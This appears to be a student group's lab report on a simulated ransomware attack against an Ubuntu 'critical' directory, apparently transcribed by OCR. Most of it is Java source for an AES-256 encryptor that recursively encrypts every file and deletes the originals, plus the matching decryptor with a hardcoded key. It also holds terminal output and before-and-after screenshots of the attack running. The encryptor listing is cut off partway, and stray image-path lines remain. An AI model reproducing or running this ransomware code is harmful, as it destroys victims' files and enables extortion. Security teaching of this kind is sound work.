Group 12

Encryption Component:


The encryption module uses the AES (Advanced Encryption Standard) algorithm implementing a 256-bit key security feature which is developed in Java programming language. The program enters the directory /home/ubuntu/Documents/critical and performs recursive encryption of all files along with subfolders such as lab1, lab2, and lab3. The system produces AES keys dynamically before converting them into Base64 format encoding. The program reads each file before encryption leads to the creation of a new .enc file with encrypted data. The encryption process ends with the files removal. An optional AES key printing function enables attackers to decrypt files later by sending it to their machine. Java archive (ransomwareencryption.jar) combines all encryption logical codes which run on their system to simulate an attack.

Encryption Code:

```java
import javax.crypto.Cipher;
import javax.crypto.KeyGenerator;
import javax.crypto.SecretKey;
import java.io.*;
import java.nio.file.*;
import java.security.SecureRandom;
import java.util.Base64;

public class ransomewareencryption {

    private static final String ALGORITHM = "AES";
    private static final int KEY_SIZE = 256;
    private static SecretKey secretKey;

    public static void main(String[] args) throws Exception {
        String targetDir = "/home/ubuntu/Documents/critical"; // Change to actual victim directory

        // Generate encryption key
        secretKey = generateKey();
        System.out.println("Encryption Key (Save this!): " + Base64.getEncoder().encodeToString(secretKey.getEncoded()));

        // Recursively encrypt files
        Files.walk(Paths.get(targetDir))
                .filter(Files::isRegularFile)
                .forEach(file -> {
                    try {
                        encryptFile(file.toFile(), secretKey);
                        file.toFile().delete(); // delete original
                    } catch (Exception e) {
                        e.printStackTrace();
                    }
                });

        System.out.println("✅ All files encrypted.");
    }

    private static SecretKey generateKey() throws Exception {
        KeyGenerator keyGen = KeyGenerator.getInstance(ALGORITHM);
        keyGen.init(KEY_SIZE, new SecureRandom());
        return keyGen.generateKey();
    }

    private static void encryptFile(File file, SecretKey key) throws Exception {
        Cipher cipher = Cipher.getInstance(ALGORITHM);
        cipher.init(Cipher.ENCRYPT_MODE, key);

        byte[] fileData = Files.readAllBytes(file.toPath());
        byte[] encryptedData = cipher.doFinal(fileData);
```

Group 12

→ Required files to encrypt the lab files in the victim's (Ubuntu machine) computer from the attacker.



Decryption Component:

Java Programming was used for the creation of decryption software which operates with AES encryption using a 256-bit key identical to encryption stage authentication. After the simulated ransom payment occurs this component is supplied to the victim. The program performs another


scan of the designated "critical" directory for any files that end with ".enc". The decryption process starts with reading each encrypted file followed by decryption with the provided AES key before restoring original file format and renaming it. After the system finishes its operation the .enc files are erased. The separate ransomwaredecryption.jar Java archive contains this component to which victims execute to recover their encrypted files.


Decryption Code:

```
import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;
import java.io.*;
import java.nio.file.*;
import java.util.Base64;

public class ransomewaredecryption {
    private static final String ALGORITHM = "AES";
    private static final String AES_KEY_BASE64 = "PLhPyByc49aq8ZshesaAVnykmR2Bwq3ziMp8djBCzzU=";

    public static void main(String[] args) throws Exception {
        String targetDir = "/home/ubuntu/Documents/critical";

        byte[] decodedKey = Base64.getDecoder().decode(AES_KEY_BASE64);
        SecretKeySpec key = new SecretKeySpec(decodedKey, ALGORITHM);

        Files.walk(Paths.get(targetDir))
            .filter(path -> path.toString().endsWith(".enc"))
            .forEach(file -> {
                try {
                    decryptFile(file.toFile(), key);
                    file.toFile().delete(); // delete encrypted
                } catch (Exception e) {
                    e.printStackTrace();
                }
            });

        System.out.println("✅ All files decrypted.");
    }

    private static void decryptFile(File file, SecretKeySpec key) throws Exception {
        Cipher cipher = Cipher.getInstance(ALGORITHM);
        cipher.init(Cipher.DECRYPT_MODE, key);

        byte[] encryptedData = Files.readAllBytes(file.toPath());
        byte[] originalData = cipher.doFinal(encryptedData);

        String originalPath = file.getAbsolutePath().replace(".enc", "");
        FileOutputStream fos = new FileOutputStream(originalPath);
        fos.write(originalData);
        fos.close();
    }
}
```

The Victim's lab files before and after encryption and decryption.

Group 12


Mar 24 19:07
Files
Home / Documents / critical
Recent
Starred
Home
Documents
Downloads
Music
Pictures
Videos
Trash
Other Locations
lab1
lab2
lab3
ransome_note.txt
ransomewaredecryption.jar
ransomewareencryption.jar.enc
Updated_Ransomeware_Project1.pdf.enc


Mar 24 19:08
Files
Home / Documents / critical
Recent
Starred
Home
Documents
Downloads
Music
Pictures
Videos
Trash
Other Locations
lab1
lab2
lab3
ransome_note.txt
ransomewaredecryption.jar
ransomewareencryption.jar
Updated_Ramomeware_Project1.pdf
"lab1" selected (containing 1 item)

Group 12

```
ubuntu@rahulrc1127:~/Documents/critical$ java -jar ransomewareencryption.jar
Encryption Key (Save this!): PLhPyByc49aq8ZshesaAVnykmR2Bwq3ziMp8djBCzzU=
✅ All files encrypted.
ubuntu@rahulrc1127:~/Documents/critical$ java -jar ransomewareencryption.jar
Error: Unable to access jarfile ransomewareencryption.jar
ubuntu@rahulrc1127:~/Documents/critical$ java -jar ransomewaredecryption.jar
✅ All files decrypted.
ubuntu@rahulrc1127:~/Documents/critical$
```

The encryption key is displayed, it is used by the attacker to decrypt the files of the victim after paying the ransom in some cryptocurrency.